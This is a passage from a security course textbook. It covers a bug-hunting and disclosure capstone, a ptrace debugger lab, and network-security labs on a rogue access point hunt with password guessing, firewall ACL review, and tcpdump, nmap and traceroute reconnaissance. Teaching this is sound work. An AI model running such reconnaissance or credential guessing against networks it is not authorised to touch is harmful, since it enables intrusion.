3.15 Capstone: Bug Hunting

Few activities put both your security mindset and systems analysis skills to work like the activity of finding bugs and software flaws.

Your job in this capstone lab is to find and diagnose a bug diagnoses in real software. This activity will probably take you a while: you first have to find some symptoms of the flaw and then analyze the system. You will also want to carefully select whose system you are analyzing.

The purpose of this assignment is to perform a public service as a hands-on learning exercise. Students learning about information and computer security have the right to question trust assumptions in systems as a way to hone their vulnerability analysis and security design skills. The intent of this assignment is to have a positive impact on the state of cybersecurity by identifying flaws in real software and reporting these flaws to the vendor or software maintainer. These flaws are also reported to the course instructor, but are not publicly released unless the student and the vendor agree on an appropriate procedure for doing so.

The bugs that students find are not meant to be earth–shattering disclosures, but rather evidence that:

- students have the skills to find and analyze software flaws
- bug-free software is hard to write and maintain
- students can "give back" to the community by diagnosing and reporting such flaws
- there is no danger in letting students have this knowledge

The TSG bug reporting policy at `http://tsg.cpsc.ucalgary.ca/bugreps/policy.php` helps guide our disclosure policy for this lab.

You may wish to communicate the above paragraphs verbatim to anyone you intend to analyze.

3.15.1 Synopsis

In this lab, you will find a bug and characterize its security implications, if any. You may probe and analyze any piece of software on any platform.

3.15.2 Learning Outcomes

The purpose of this project is to help you achieve the following outcomes:

1. practice at the security mindset by questioning the trust assumptions in code and systems
2. directly challenge your ethical framework by finding bugs in real software and raising the question of how best to document and report such flaws
3. build experience finding vulnerabilities based on observable errors, faults, or bug conditions

4. practice the skills necessary to debug, analyze, disassemble, or otherwise discover the underlying conditions necessary to reliably reproduce a vulnerability
5. hone your ability to briefly document the security implications of software flaws and system failures
6. provide you with the opportunity to develop professional engagement skills when presenting bug and vulnerability reports to software vendors or maintainers

3.15.3 Materials

Debugging tools. Network analysis tools.

In identifying a target to study, you may wish to consider the following points.

The stated security reporting policy of the system owner, vendor, or software maintainer, if any. You should also consider the legal environment surrounding the issue of vulnerability identification and analysis. As a result, you should only analyze systems you directly own or control (such as a copy of a piece of software you can download to your personal machine). Read and consider the applicable software license terms for the system you plan to analyze

Whether or not you can operate on a copy of the software or system, or if you can only analyze a production copy of the system (the latter is not advised; for example, you may be able to easily find some sort of flaw in your university's PeopleSoft implementation, but exercising or exploiting that flaw might have the potential to damage a production system valuable to the university community). Consider the implications of the vulnerabilities you find before trying to exercise them or produce a reliable exploit.

You should not create a "weaponized" exploit; that is, you should work toward characterizing the conditions necessary to reliably reproduce the flaw or evidence of the vulnerability, and this activity may extend to producing a "proof-of-concept" exploit (i.e, an input sequence leading to exposes the vulnerability symptoms), but you should not cause your PoC to contain a payload that would have an adverse affect on the system

In reporting the flaw, you may include a reference to this lab. You should send this communication from your school account. If you experience a negative interaction, please inform your instructor promptly.

3.15.4 Description

Your task is to find a flaws in any piece of software on any system you own, control, or have lawful access to. The software you choose to analyze can be proprietary, open source, professional, hobbyist, etc. It can be desktop software, a mobile app, a web app, or any combination. You need not restrict yourself to trying to find remote x86 code injection attacks against a popular piece of desktop or server software.

For the flaw you find, you should produce a report that contains the following elements.

A brief, 2-sentence summary of the flaw in the style of CVE announcements (or similar bug reports).

Information identifying the software and system you analyzed (e.g., Apache 2.0.3 on Fedora 12, kernel 2.6.44-XXX). You should identify, as much as possible, the name and version of the compiler that produced the software, the versions of any relevant runtime libraries, the version of the OS and kernel running the software, and generally enough information so that someone else can reproduce the same testing or analysis environment.

Any initial evidence of the flaw, error condition, or vulnerability's existence (such as a screen shot of an error message or other symptom).

A description of the process you used to analyze the software or system, including the names and versions of any tools or debuggers you used, where you found them, whether you wrote them (or a script, or plug-in, or module for them). This description should document in clear, brief steps, how you localized the flaw in the target system, including whether you looked at source code or assembly or a combination of the two (if applicable).

A list and brief description of any relevant file formats, network protocols, data types, or data transport layers involved in exercising the flaw.

The exact lines of code (or equivalent) containing the flaw.

A proof-of-concept input or set of actions, including the correct environment conditions, configuration, or settings necessary to reproduce or trigger the flaw.

A discussion of the security implications of the flaw, if any.

An informed estimate of the severity of this flaw (e.g., how many systems or users it might affect, how quickly you judge it should be patched) and your perception of the difficulty of fixing the flaw (for example, does the flaw require a fundamental redesign, or is it a relatively simple condition check).

A description of any interaction you had with the software maintainer or vendor in reporting the flaw.

3.15.5 Notes, Hints, and Recommendations

Background Reading on Vulnerability Disclosure

- `http://seclists.org/dailydave/2010/q2/58`
- CERT's stance: `http://www.cert.org/kb/vul_disclosure.html`
- `http://seclists.org/bugtraq/1996/May/0`
- `http://seclists.org/fulldisclosure/2002/Jul/7`
- `https://bugzilla.mozilla.org/page.cgi?id=etiquette.html`
- `http://isc.sans.edu/diary.html?storyid=6820&rss`
- `http://arstechnica.com/science/2012/06/controversial-h5n1-bird-flu-papers-publis`

A Case Study

- `http://krebsonsecurity.com/2013/01/new-java-exploit-fetches-5000-per-buyer/`
- `http://immunityproducts.blogspot.ca/2013/01/confirmed-java-only-fixed-one-of-two`
  `html?spref=tw`

- `https://gist.github.com/raw/4506143/cab304b17da3dc056d1181877f2154c97252`
  `ExploitNotes.java`

Example Bug `https://gist.github.com/4658638`

3.16 Capstone: Write Your Own Debugger

You will not typically have to write your own debugger from scratch, just like you typically do not write your own compiler from scratch. Many excellent debuggers exist. Some have a special purpose or a steep learning curve. Others have a difficult or unintuitive API or set of commands. Yet, the analysis of code and program behavior is a critical task that forms the heart of security analysis, vulnerability discovery, security policy enforcement and debugging. And from time to time, you may find it necessary to construct an analysis environment from scratch, either because you need some feature that they do not provide, or because you are interested in intercepting execution in a more efficient or an entirely orthagonal way. In this lab, we will take a look at some steps you may walk if you intend to build your own custom debugging environment. We include this exercise purely as practice for you to develop an intuition over what types of support exist in systems for debugging primitives as well as the type of features you may wish to implement.

So before we begin, here is a list of good program analysis environments:

1. ptrace(2)
2. Valgrind
3. Pin - `pintool.org`
4. gdb
5. Immunity Debugger
6. OllyDbg
7. OllyBone
8. IDA Pro
9. Firebug

The first item on that list isn't a real "environment" as we have come to expect: it's a system call. Yet, that system call and the OS and hardware machinery behind it provide the core of most other debugging mechanisms. There are a few exceptions, like things built on trapping based on PTE bits for memory pages, but generally, a signal–based or software interrupt–based mechanism is *how* execution gets intercepted and inspected.

3.16.1 Synopsis

In this lab, you will use the Linux ptrace(2) API to build a simple, vestigial debugger.

3.16.2 Learning Outcomes

You should learn the following things about Linux in particular and "debugging" in general:

1. Give you insight into and appreciation for the code and infrastructure behind existing debugger programs like gdb.
2. Intercepting programs is usually hard and "expensive", having a high performance impact relative to native code execution by the CPU at machine speed
3. Linux on the x86 platform provides the ptrace(2) API, based on primitives like the INT3 instruction and the four Intel "debug" registers

3.16.3 Materials

You should read the ptrace(2) manual page. It specifies a number of request types and options that control the *actual* behavior of calling ptrace(2). You should see that ptrace is a general entry point to a range of functionality. For example, ptrace allows you to read and write memory, read and write registers, attach and detach from a process, send signals to a process, kill a process, single-step a process, and step a process through and between system calls.

The ptrace debugging infrastructure marries hardware-level protections support, OS-level interrupt handlers and supervision, bridging the process abstraction (i.e., to allow one process to see into and control another process), and an introduction to OS internals all in one lesson. Truly fascinating stuff. An entire OS course could be taught using the ptrace(2) infrastructure as the starting point for all discussions on processes, memory/address space, scheduling, timing, signals (IPC), system calls, privileged execution, and resource management.

If you want a peek inside these internals, these links point to various places in the Linux kernel source code dealing with ptrace. You can see how the options documented in the ptrace(2) manual page are actually interpreted by the kernel.

- The ptrace API: `http://lxr.linux.no/#linux+v2.6.37/include/linux/ptrace.h` (defines function prototypes for internal kernel service routines related to ptrace and "types" for ptrace requests)
- The platform-specific ptrace API: `http://lxr.linux.no/#linux+v2.6.37/arch/x86/include/asm/ptrace.h`
- The architecture-specific ABI: `http://lxr.linux.no/#linux+v2.6.37/arch/x86/include/asm/ptrace-abi.h`
- Definition of sys_ptrace system call function signature: `http://lxr.linux.no/#linux+v2.6.37/include/linux/syscalls.h#L704`
- enumeration of sys_ptrace in the system call list (number 26): `http://lxr.linux.no/#linux+v2.6.37/arch/x86/kernel/syscall_table_32.S#L28`

- Definition of Linux "task_struct", the Process Control Block. Note particularly the location of ptrace-related flags and signal-related flags like `ptrace`, `parent`, `real_parent`, etc. `http://lxr.linux.no/#linux+v2.6.37/include/linux/sched.h#L1182`
- The "highest" layer of ptrace's implementation dealing with finding the process to trace and attaching: `http://lxr.linux.no/#linux+v2.6.37/kernel/ptrace.c#L697` (note the use of the `SYSCALL_DEFINE4` macro)
- See definition of the `SYSCALL_DEFINE` macros: `http://lxr.linux.no/#linux+v2.6.37/include/linux/syscalls.h#L188`
- The part of ptrace's implementation dealing with architecturally-specific requests: `http://lxr.linux.no/\#linux+v2.6.37/arch/x86/kernel/ptrace.c\#L804`

3.16.4 Description

In this capstone lab, you are faced with a few challenges, and all of them ask you to use the ptrace(2) API to construct complex program behavior analysis tools.

Task 1: Writing a strace clone Using the template code linked below, implement ten additional system calls and try to decipher their arguments. Implement some additional functionality like the '-i' flag of strace.

Task 2: Writing a Memory Manipulator Using the template code linked below, write a small debugger. This debugger can do whatever you want it to do. As a small suggestion, you may want to get it to trace memory requests and build a set of memory descriptors. Your debugger should observe basic memory operations like the invocation of memory–related system calls and library calls, query the kernel for the virtual memory areas (vmareas) of the process address space, and be able to try to keep track of what type (size) of objects live where and how they are linked to each other.

Think of this as building a database that stores the pointer relationships between instances of data types. Your debugger should be able to track, query, and probe (modify) that state.

You may also want to implement some basic functionality such as dumping the state of the stack (e.g., like 'bt' or 'info stack' in gdb) and dumping the state of the registers (e.g., like 'info reg' in gdb).

Task 3: Write a Mystifier Modify your first tool to allow you to *change* the arguments or return value of a system call. There is/was a similar tool called subterfuge. You can use such a tool to engage in structured fault injection (i.e., policy–controlled fault injection) for testing purposes.

As a simple example already partly done for you in the code you see, change the third argument of the write(2) system call to attempting writing a different number of bytes than specified. Do this for all ten system calls you implemented from Task 1.

3.16.5 Notes, Hints, and Recommendations

We have already done some heavy lifting for you. You can find template code here:

`http://tsg.cpsc.ucalgary.ca/teaching/ptrace/`

This code is a small beginning that emulates or mimics the functionality of strace, but only for a small set of system calls, and very incompletely.

3.17 Takehome Message

Most designers of computer systems aim to place some kind of interface or abstraction between their users and the system. Security analysis, debugging, reverse engineering, and security policy enforcement are all activities that seek to peel back this use of abstraction and establish (or recover) the link between expected behavior and actual behavior.

3.18 Further Reading

For additional commentary that expands on the viewpoint presented in this chapter's initial paragraphs, look for more reading on the topic of Weird Machines [**?**] and the patterns involved in an exploit engineer's workflow [**?**].

3.18.1 Malicious *Computation*: Return to Library

return-to-libc cite phrack articles here callback to modify injected code from previous vulns to call a glibc library or through PLT

3.18.2 Programming the Process Address Space

Preparing the target's state is a critical step, especially in the presence of countermeasures like ASLR and DEP. Blind heap spraying is but one technique.

3.18.3 Heap Injection and Heap Spraying

- "Once Upon a free()" `http://phrack.org/issues.html?issue=57&id=9&mode=txt`
- "Vudo - An object superstitiously believed to embody magical powers" `http://phrack.org/issues.html?issue=57&id=8&mode=txt`
- "MALLOC DES-MALEFICARUM" `http://phrack.org/issues.html?issue=66&id=10&mode=txt`
- A collection of papers: `http://wiki.ucalgary.ca/page/Protecting_Against_Heap-Based_Buffer_Overflows`

3.18.4 Speaking in Tounges: DWARF is bytecode

Weird machines abound. All data formats are bytecode for weird machines. Some weird machines may be more or less powerful than others. But hiding in exception-handling and debug information is the DWARF: a hard-working, Turing complete machine that sensors looking for x86 shellcode will completely miss.

Chapter 4

Network Security

“In which we consider the rings that bind them.’

Left alone, without the ability to contact one another, hosts are somewhat unexciting. It is true that malware can travel via USB, storage, and “sneakernet”, but the presence of wired and wireless networking protocols enables an entire realm of interesting security games. Hosts communicate; computers are devices that store, process, and transmit information.

4.1 Networking Introduction

Networking, as commonly understood and taught, is largely about either the protocols themselves or about teaching students the right cheat sheet of standard “spells” for creating various types of network communications endpoints in a particular programming language.

Few basic operating systems textbooks dwell at any length on networking; where they do, they usually talk about the structure and format of popular layer 2, 3, and 4 network protocols. Some intrepid textbooks discuss this topic as the basis of OS facilities like remote or network file systems, or in the context of a “distributed systems” chapter.

This omission is funny because a “network stack” is an almost perfect operating systems principles topic, bringing together many of the issues otherwise studied in the context of an OS. One must remember, of course, that a network is nothing more than a collection of machines who have agreed to speak the same language; the network exists at their pleasure and only as a set of distributed state among their OS network stacks: the data structures and functions that make up the part of the kernel responsible for creating, delivering, and receiving packets.

4.1.1 Teaching OS From (Almost) One Subsystem

How an operating system manages "networking" is an almost perfect example of the many roles and responsibilities of a OS kernel. There are user management aspects, including utilities that use parts of the system call API to read and write important network–related state. There are major virtual constructs like interfaces; this set also includes concepts like sockets that can be treated much like files (along with the kernel state necessary to keep track of them and to which process they belong). This topic also includes great examples of how the kernel manages and talks to hardware like network interfaces: how packets are received, accepted (or discarded) by the hardware, and then an interrupt is issued to the kernel (interrupt handling, interrupt context) to copy the packets and later deliver them (top half/ bottom half) to the target process (the appropriate socket). This activity must be carried out concurrently with other user level and kernel level execution, bringing into play discussions of concurrency and locking primitives.

We encourage you to understand a network as a collection of distributed state, not "packets flowing on a wire" or "code that creates a socket." So, in a very real way, network security is really about host security, in that a network is really a set of distributed nodes that have agreed to exchange messages in the same language for some period of time. Networks can't effectively exist without host nodes to store state and exchange or forward messages.

4.1.2 The User Level: Network Interfaces

We can begin to understand "networks" from the perspective of a host and from different layers of abstraction at that host. One critical question we can ask is: what allows a host to actually speak to a network? In other words, what network "hardware" does the machine have? See the `lspci` command. Another way to ask this question is "what virtual pieces of hardware interface with the network as a logical construct?"

Hosts certainly have network cards (NICs, radios), and they use specific drivers to control, multiplex, and even virtualize these pieces of hardware. Applications, however, rarely communicate directly with a NIC; instead, they speak to a network over a logical construct called a network interface. An interface is an abstraction of a piece of networking communications gear / hardware. It is a standard set of metadata that helps determine endpoint identifiers and network bindings. A machine can have multiple interfaces, and these interfaces can be bound to a single network card, a virtual network card, or to a software construct (like loopback). Interfaces themselves can bind many different IP addresses.

You can use the `ifconfig` command to examine the set of network interfaces on a machine. This command, however, is now replaced with the `ip` command.

```
[locasto@csl ~]$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:11:D5:FE:94:6B
          inet addr:136.159.5.22  Bcast:136.159.5.255  Mask:255.255.255.0
          inet6 addr: fe80::215:c5ff:fefe:946b/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:51900841 errors:0 dropped:0 overruns:0 frame:0
          TX packets:55472494 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26853120447 (25.0 GiB)  TX bytes:31429849417 (29.2 GiB)
          Interrupt:16 Memory:f8000000-f8012800
```

```
 lo        Link encap:Local Loopback
           inet addr:127.0.0.1  Mask:255.0.0.0
           inet6 addr: ::1/128 Scope:Host
           UP LOOPBACK RUNNING  MTU:16436  Metric:1
           RX packets:6705419 errors:0 dropped:0 overruns:0 frame:0
           TX packets:6705419 errors:0 dropped:0 overruns:0 carrier:0
           collisions:0 txqueuelen:0
           RX bytes:1508894646 (1.4 GiB)  TX bytes:1508894646 (1.4 GiB)

[locasto@csl ~]$
```

4.1.3 The User Level: Bound Network Ports and Network State

The netstat command. The arp command. The route command.

4.1.4 The System Call API

strace filter
the nc command
man 2 socket
socket / bind / listen / accept
send / recv / sendto / recvfrom, etc.
read / write
select / poll

4.1.5 Kernel Network State Configuration: sysctl

```
[locasto@csl ~]$ sysctl -a net.* | wc
...
error: permission denied on key 'kernel.cad_pid'
error: permission denied on key 'kernel.usermodehelper.bset'
error: permission denied on key 'kernel.usermodehelper.inheritable'
    938    2918   34266
[locasto@csl ~]$
```

4.1.6 Kernel Code

The Linux kernel (and many other OS kernels) have a number of responsibilities related to networking. They attempt to:

1. **device drivers** communicate with and use a particular NIC or network hardware to physically communicate with a network, whether this is wired Ethernet or 802.11 or Bluetooth or ...
2. (sockets) maintain a number of virtual communications endpoints
3. maintain connectivity with layer 2 and layer 3 (arp, ICMP, keepalive, etc.)
4. provide "advanced" features like NAT
5. (netfilter) provide the ability to act as a firewall
6. (forwarding) provide the ability to act as a gateway or router

Documentation: `http://lxr.cpsc.ucalgary.ca/lxr/#linux/Documentation/networking/`

`http://lxr.cpsc.ucalgary.ca/lxr/#linux/net/`

`http://lxr.cpsc.ucalgary.ca/lxr/#linux/net/packet/af_packet.c` `sys_recv`: `http://lxr.cpsc.ucalgary.ca/lxr/#linux+v2.6.32/net/socket.c#L1765`

4.1.7 Netfilter: The Linux Networking Architecture

You can see the netfilter architecture here:

`http://www.netfilter.org/documentation/HOWTO/netfilter-hacking-HOWTO-3.html`

This page contains two diagrams that are an elegant representation of the network stack in the Linux kernel because they illustrate *how packets flow* through the kernel. These diagrams are what really happens to packets at the IP level of the network stack. For copyright reasons we cannot reproduce these diagrams here (they are released under the GNU GPL), but we strongly encourage you to visit the link above to see them.

Code: `http://lxr.cpsc.ucalgary.ca/lxr/#linux/net/netfilter/`

Controlling netfilter with iptables (i.e., a "firewall")

4.1.8 Reading from the Network: Packet Capture

tcpdump

libpcap

4.1.9 Reading from the Network: Packet Crafting

sendip

scapy

4.1.10 Virtualizing the Network: Tunneling

`http://lxr.cpsc.ucalgary.ca/lxr/#linux/Documentation/networking/tuntap.txt`

4.2 Warmup: Hunt a Rougue 802.11 Access Point

One relatively fun activity is tracking down a rougue device or access point. An added bonus of this lab is that it involves a bit of physical movement.

This lab can occasionally be called "Hunt for Red 0ctob3r"

4.2.1 Synopsis

Have your team find the physical location of the rogue access point first.

4.2.2 Learning Outcomes

1. Gain experience with wireless tools like `iwlist`
2. Understand SSID semantics; understand RSS semantics
3. Solve a practical problem: answering the question: what is my network composed of?

4.2.3 Materials

a building. a hiding place. power. an 802.11 AP (or two) or mobile device to act as the rogue. Laptops or devices for students that can report a measure of RSS and the presence of an SSID.

4.2.4 Description

This lab is a team based activity and a capture the flag.

Task 1: Hide It The instructor should hide a powered-on access point. Somewhere non-visible is nice, like under a desk or behind a pile of junk.

Variations include hiding more than one AP, or teams hiding APs and finding other teams before theirs can be found / captured.

Task 2: Find It Students split into teams. Allow studens to roam the entire building with their laptops open, observing the signal strength.

Task 3: King of the Hill / Capture the Flag Once students find the access point, they should attempt to guess the password credentials for the AP, log in, and change the SSID to something that contains their team ID and the actual physical location (e.g., room number or "under window") of the AP.

4.2.5 Notes, Hints, and Recommendations

Variations on this are to find a "non-broadcast" SSID; the SSID is still visible, but not to standard tools that just report what they see in broadcast frames.

4.3 Network Access Control Lists

Understanding a security posture of a network is difficult; documentation is often incomplete and (network–level) access controls are often spread throughout the environment. Some of these can be outside the control of the administrative domain (i.e., users can be free to add / BYOD and create entire subnets and firewalls controlling access to those connection points).

The value of this lab is as an exploratory exercise aimed at increasing analysis skills: understanding the *why* of a rule is often more valuable than understanding the "what" (i.e., the syntax).

4.3.1 Synopsis

Enumerate firewall rules and rationale for them.

4.3.2 Learning Outcomes

We expect you to begin building your firewall skills in this lab.

1. begin to acquire knowledge of a specific firewall configuration language (e.g., netfilter, bpf)
2. develop your skills related to understanding network topology
3. get a practical introduction to IPv4 or IPv6 addressing and what protocol fields are available for basic IP–level or layer 4 filtering

4.3.3 Materials

A set of devices from a real network. Network admin permission.

4.3.4 Description

This lab asks you to dump every single network ACL (i.e., firewall rule) on every device you can get access to on the network. You probably want the cooperation of your network administrator. Some (most?) would be hesistant to disclose the sum total of their network filtering rules, but enlightened ones may see this as an opportunity to get an external opinion of a complete enumeration of their network, and they may learn a thing or two about their network!

Task 1: Data Collection Split up the students; assign devices to students (teams of two). Each team will go to the device and collect the network ACLs. This step may already be done by the sysadmin, as it requires privileged access to the device. Be sure to include student devices.

Task 2: Topology Try to gain a rough understanding of the network topology. Where are the boundaries and ingress/egress points? What is the general internal structure? Whiteboard this.

Task 3: Map FW Rules onto Topology Depending on time, select a few devices or a few rules from every device. Or do this completely. Map the rules onto your topology picture. Ask yourself the question: what kind of traffic is being filtered everywhere? Selectively? Is there a rationale or logical connection to such a distribution?

Task 4: Annotate Now look at each firewall policy (i.e., list of rules). With your understanding of the network topology, the specific device, and the device's role in that topology, attempt to comment or annotate the reason for that rule's existence.

Do this as a large group exercise and seek to ask yourselves the questions:

Why is it there? What kind of access is it constraining? What "threat" is it aimed at addressing? Is it present for counting / metrics? Is it present to disrupt a real threat? Is it something that "watches" internal behavior (e.g., employees visiting eBay during work hours)? Was it a temporary fix? How did it get into the configuration, and is it still needed?

4.3.5 Notes, Hints, and Recommendations

You can complement the activities in this lab with activities that passively and actively map out the boundaries and topology of a network. The larger and messier the better. Get permission. Firewalking.

See also "Counting NAT'd Hosts" by Steve Bellovin.

4.4 Network Recon

Understanding the environment you are in is a key hacker curriculum principle. Network are complicated; the involve a large number of hosts with a large number of applications and services. Networks are inherently and highly concurrent.

A good understanding of a network means that you have to seek out and know what hosts are operating in it: where they are, who they are communicating with, and what kind of traffic they are sending.

It is not surprising that a large number of tools exist to help create some visibility into this highly distributed and hidden state. We need to be able to inspect the network and its traffic.

4.4.1 Synopsis

The goal of this lab is to help you draw the associations between nodes in the network.

4.4.2 Learning Outcomes

1. gain a basic level understanding of the connectivity relationships between hosts in the local LAN environment.
2. Draw the connections between IP addresses
3. begin to deduce the network structure from this information
4. gain the insight that both active and passive sniffing have a role in this kind of recon: simply spouting a basic nmap spell is not the answer!

4.4.3 Materials

traceroute. tcpdump. nmap. dot. ping. awk.

4.4.4 Description

This lab will give you an introduction to and basic feeling for some network survielleance activities.

Task 1: Collect Data Passively If you are performing recon on a network, you often don't want to be seen yourself. So scanning with nmap is a quick way to get discovered. Instead, you can passively observe the traffic flowing over the network: after all, hosts are pretty chatty.

To start, you can ask tcpdump to dump all traffic on your wireless interface. Be sure to specify -n because we are not interested in generating DNS traffic (well, maybe we are...try it) at first; we just want to see what IP addresses connect to others. Run tcpdump for 10 minutes. Don't worry about full capture: just get the header information for each packet flying by. It is up to you to read the tcpdump manual page to find the correct flags.

Basic tcpdump will produce a file full of lines like this (truncated for readability):

```
...
09:26:33.305178 IP6 fe80::492c:1c9f:feec:254f.1900 > ff02::c.1900: UDP, length 443
09:26:33.410182 IP 74.125.228.96.443 > 10.10.152.179.56079: Flags ...
09:26:33.410210 IP 10.10.152.179.56079 > 74.125.228.96.443: Flags ...
09:26:33.410523 IP 74.125.228.96.443 > 10.10.152.179.56079: Flags ...
...
```

Your job is now to build a command line processing pipeline to filter this information into something that Graphviz will draw.

We can extract the "edges" from this file using AWK. But first, we may want to only deal with IPv4 addresses for now. We can first decide to ignore IPv6, so we grep for lines that have "IP" not "IP6" in them. We then capture that output and pass it to AWK, telling AWK to print fields 3 and 5 (the two endpoints of the flow). We still need to strip off the port number (recall that for now we just want host–level connectivity) as well as the trailing colon.

After you've done this, you want to post-process it to put quotes around each IP address and put an arrow between them. The whole goal here is to make this series of edges palatable for Graphviz.

Task 2: Collect Data Actively (Option) Hosts sometimes aren't actively communicating, so you can miss them. You may wish to attempt an active scan of a network address space. Simple ways of doing this include pinging the network broadcast address. Another way is to use the excellent *nmap* tool.

These methods can do a good job at discovering what hosts are out there and what specific services are on a particular host. But sometimes we really want topology information. We can ask the network for this information (i.e., layer 3 connectivity information) via the `traceroute` command and commands like it.

For example, if we traceroute from a wireless network close to Dartmouth to the Dartmouth CS web server, we see:

```
[michael@xorenduex network]$ traceroute www.cs.dartmouth.edu
 1  10.10.152.1 (10.10.152.1)  4.257 ms  1.619 ms  1.244 ms
 2  vtelinet-216-66-104-1.vermontel.net (216.66.104.1)  6.094 ms  6.631 ms  6.327 ms
 3  vtelinet-216-66-108-106.vermontel.net (216.66.108.106)  16.212 ms  14.878 ms  16.377 ms
 4  border.berry1-crt.dartmouth.edu (129.170.2.193)  16.512 ms  15.710 ms  16.483 ms
 5  berry-ropefery.new-ropefery1-crt.dartmouth.edu (129.170.1.78)  16.676 ms  15.886 ms  16.401 ms
 6  katahdin.cs.dartmouth.edu (129.170.213.101)  15.388 ms  15.278 ms  15.058 ms
[michael@xorenduex network]$
```

This output shows each hop of the path between me and the target, one hop per line. The line shows the network host name, the IP address of the host and the timing of the three probes that helped find that host (giving us a sense of how "far" the host is).

Note that we could have specified -n so that DNS resolution wasn't performed for each step along the way. This almost always results in a faster output. This information tells us what routers are between us and the target.

Figure 4.1 shows traceroutes from several different locations in the network. You can begin to build a sense of how traffic flows to and between networks with simple tools like traceroute.

Task 3: Discover hosts (Option) Since we have just collected IP addresses up to now, if you are curious what the DNS hostname of an address is, you can use a small script to discover this.



Figure 4.1: Sample topology of a small wireless LAN

```
[michael@xorenduex network]$ more gethosts
#!/bin/bash

for ipaddr in $(cat targets.txt)
do
    host $ipaddr
done
[michael@xorenduex network]$
```

Task 4: Render Data Since we are just interested in the structure (i.e., topology) of the local area network, we don't care to use the host names, etc. We can draw a graph that represents the communications patterns between hosts. Embedded in this will be some of the actual network structure, such as the gateway or a DNS server or a DHCP server. You could potentially annotate edges in this graph with information about the type of traffic going over that link. The sky is the limit here; we just show you the basics.

You can render this information with Graphviz. A sample is shown in Figure 4.2.



Figure 4.2: Sample topology of a small wireless LAN

Graphviz uses the DOT language to draw graphs. Here is a sample file for Figure 4.2. Note that this file was produced automatically via a command line script: we took tcpdump output and filtered it extensively to auto-create this file.

```
strict digraph Network
{
ranksep=5;
```



Figure 4.3: Another sample topology of a small LAN

```
ratio=auto;
"10.10.152.118"->"224.0.0.251";
"10.10.152.159"->"8.8.8.8";
"10.10.152.75"->"224.0.0.251";
"10.10.152.159"->"224.0.0.251";
"10.10.152.67"->"224.0.0.251";
"10.10.152.118"->"224.0.0.251";
...
"10.10.152.200"->"224.0.0.251";
"10.10.152.95"->"224.0.0.251";
"216.66.108.34"->"10.10.152.89";
"10.10.152.89"->"192.168.1.1";
"10.10.152.95"->"224.0.0.251";
}
```

4.4.5 Notes, Hints, and Recommendations

This lab can be paired with the previous one in either order.

Reconnaisence is an interesting activity and we have barely scratched the surface here. You will likely want to identify open ports and services, probe them to see what banner or service identification (and version) information they report, then go check for open bugs and CVE announcements for that software.

4.5 Packet Crafting

Hackers want to be able to *inspect* state. They also like to be able to *inject* state, events, and information.

